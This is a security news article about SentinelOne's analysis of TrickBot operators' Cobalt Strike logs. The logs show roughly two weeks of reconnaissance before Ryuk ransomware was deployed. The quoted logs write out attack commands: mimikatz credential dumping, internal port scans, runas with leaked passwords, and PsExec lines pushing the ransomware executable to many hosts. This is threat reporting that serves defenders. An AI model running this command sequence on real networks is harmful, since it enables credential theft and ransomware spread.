
Ryuk ransomware deployed two weeks after Trickbot infection

bleepingcomputer.com/news/security/ryuk-ransomware-deployed-two-weeks-after-trickbot-infection/

Ionut Ilascu

By
Ionut Ilascu

- June 23, 2020
- 05:49 AM
- 2



Activity logs on a server used by the TrickBot trojan in post-compromise stages of an attack show that the actor takes an average of two weeks pivoting to valuable hosts on the network before deploying Ryuk ransomware.


After compromising the network, the attacker starts scanning for live systems that have specific ports open and stealing password hashes from the Domain Admin group.

Manual hacking

Researchers at SentinelOne have detailed the activity observed from logs on a Cobalt Strike server that TrickBot used to profile networks and systems.

Once the actor took interest in a compromised network, they used modules from Cobalt Strike threat emulation software for red teams and penetration testers.


One component is the DACheck script to check if the current user has Domain Admin privileges and check the members of this group. They also used Mimikatz to extract passwords that would help with lateral movement.



```
10/07 23:18:11 UTC [task] <T1086, T1064> Tasked beacon to import: /root/CobaltStrike-ToolKit/Invoke-DACheck.ps1
10/07 23:18:11 UTC [task] <T1086> Tasked beacon to run: Invoke-DACheck -Initial True
10/07 23:18:11 UTC [task] <T1134, T1050> Tasked beacon to get SYSTEM
10/07 23:18:11 UTC [indicator] service: \\127.0.0.1 upd42d44
10/07 23:18:11 UTC [task] <T1003, T1055, T1093> Tasked beacon to run mimikatz's sekurlsa::logonpasswords command
```

The researchers found that discovering computers of interest on the network is done by scanning for live hosts that have specific ports open.

Services like FTP, SSH, SMB, SQL server, remote desktop, and VNC are targeted because they help move to other computers on the network or indicate a valuable target.




```
10/07 23:20:32 UTC [input] <neo> portscan 192.168.168.0-192.168.168.255 21,22,445,1433,3389,5900 icmp 1024
10/07 23:20:33 UTC [task] <T1046, T1093>
Tasked beacon to scan ports 21,22,445,1433,3389,5900 on 192.168.168.0-192.168.168.255
```

Dropping Ryuk

According to SentinelOne's examination, the threat actor profiles each machine to extract as much useful information as possible. This allows them to take complete control of the network and get access to as many hosts as possible.

Reconnaissance and pivoting stages are followed by planting Ryuk ransomware and deploying it to all accessible machines using Microsoft's PsExec tool for executing processes remotely.



[redacted]

```
10/08 23:09:14 UTC [input] <neo> upload /root/work/[redacted]/ruk/ze68_.exe (C:\Windows\Temp\Crashpad\ze68_.exe)
10/08 23:09:30 UTC [input] <neo> cd C:\Windows\Temp\Crashpad
10/08 23:09:39 UTC [input] <neo> ls
10/08 23:09:45 UTC [output]
C:\Windows\Temp\Crashpad\*
D       0       10/09/2019 10:09:26     .
D       0       10/09/2019 10:09:26     ..
F       0       09/06/2018 18:56:35     metadata
D       0       09/06/2018 18:56:35     reports
F       627     10/09/2019 10:05:11     RyukReadMe.html
F       40      09/24/2019 07:20:24     settings.dat
F       302080  10/09/2019 10:09:26     ze68_.exe
10/08 23:10:08 UTC [input] <neo> runas [redacted]\sonamt Martinplace2014 ze68_.exe
10/08 23:10:38 UTC [input] <neo> runas          \BackupExec beta2004 ze68_.exe
10/08 23:11:06 UTC [input] <neo> runas          \dbadminservice zaq123$ ze68_.exe
10/08 23:11:33 UTC [input] <neo> runas          \arun Pr0gr3ss1v3 ze68_.exe
10/08 23:11:53 UTC [input] <neo> rm C:\Windows\Temp\Crashpad\ze68_.exe
10/08 23:20:40 UTC [input] <neo> exit
```

[redacted]

```
10/08 22:51:48 UTC [input] <neo> cd C:\share
10/08 22:51:50 UTC [input] <neo> ls
10/08 22:51:53 UTC [output]
C:\share\*
D       0       10/09/2019 09:32:56     .
D       0       10/09/2019 09:32:56     ..
F       388     10/09/2019 09:09:20     comp.txt
F       417     10/09/2019 09:09:24     comp1.txt
F       477     10/09/2019 09:09:29     comp2.txt
F       445     10/09/2019 09:09:35     comp3.txt
F       420     10/09/2019 09:09:40     comp4.txt
F       719     10/09/2019 09:09:44     copyc.bat
F       143     10/09/2019 09:09:51     copys.bat
F       339096  10/09/2019 09:09:10     PsExec.exe
F       564     10/09/2019 09:09:56     rubc.bat
F       112     10/09/2019 09:10:04     runs.bat
F       106     10/09/2019 09:32:20     runs1.bat
F       109     10/09/2019 09:32:34     runs2.bat
F       112     10/09/2019 09:32:41     runs3.bat
F       108     10/09/2019 09:32:47     runs4.bat
F       110     10/09/2019 09:32:52     runs5.bat
F       112     10/09/2019 09:32:56     runs6.bat
F       160     10/09/2019 09:10:11     serv.txt
F       302080  10/09/2019 07:02:10     ze68_.exe


10/08 22:52:08 UTC [input] <neo> shell runs1.bat
10/08 22:52:11 UTC [output]
received output:

C:\share>start PsExec.exe -d @C:\share\serv.txt -u [redacted]\arun -p Pr0gr3ss1v3 cmd /c c:\windows\temp\ze68_.exe


10/08 22:52:27 UTC [input] <neo> shell runs2.bat
10/08 22:52:31 UTC [output]
received output:

C:\share>start PsExec.exe -d @C:\share\serv.txt -u [redacted]\BackupExec -p beta2004 cmd /c c:\windows\temp\ze68_.exe


10/08 22:52:38 UTC [input] <neo> shell runs3.bat
```

Based on the timestamps, SentinelOne researchers estimate that it took two weeks for the attacker to gain access to machines on the network and profile them before executing Ryuk.

Vitali Kremez of Advanced Intelligence (AdvIntel) security boutique told BleepingComputer that this average for the "incubation" period is accurate, although it varies from one victim to another.

In some cases, Ryuk was deployed after just one day, while in other instances the file-encrypted malware was executed after the attacker had spent months on the network.

Kremez told us that Ryuk infections have slowed down lately, as the threat actor is likely in a vacation kind of state.

It is important to note that not all TrickBot infections are followed by Ryuk ransomware, probably because the actors take the time to analyze the data collected and determine if the victim is worth encrypting or not.

Related Articles:

New Bumblebee malware replaces Conti's BazarLoader in cyberattacks

Malicious PyPI package opens backdoors on Windows, Linux, and Macs

Google exposes tactics of a Conti ransomware access broker

Quantum ransomware seen deployed in rapid network attacks

TrickBot cybercrime group linked to new Diavol ransomware

- Cobalt Strike
- Ryuk
- TrickBot

Ionut Ilascu

Ionut Ilascu is a technology writer with a focus on all things cybersecurity. The topics he writes about include malware, vulnerabilities, exploits and security defenses, as well as research and innovation in information security. His work has been published by Bitdefender, Netgear, The Security Ledger and Softpedia.

- Previous Article
- Next Article

Comments

-

  EmanuelJacobsson - 1 year ago

  You mistyped SentinelOne, under the Manual Hacking section.

-

  ilaion - 1 year ago

  Thanks. Fixed it.

Post a Comment Community Rules

You need to login in order to post a comment

Not a member yet? Register Now

You may also like: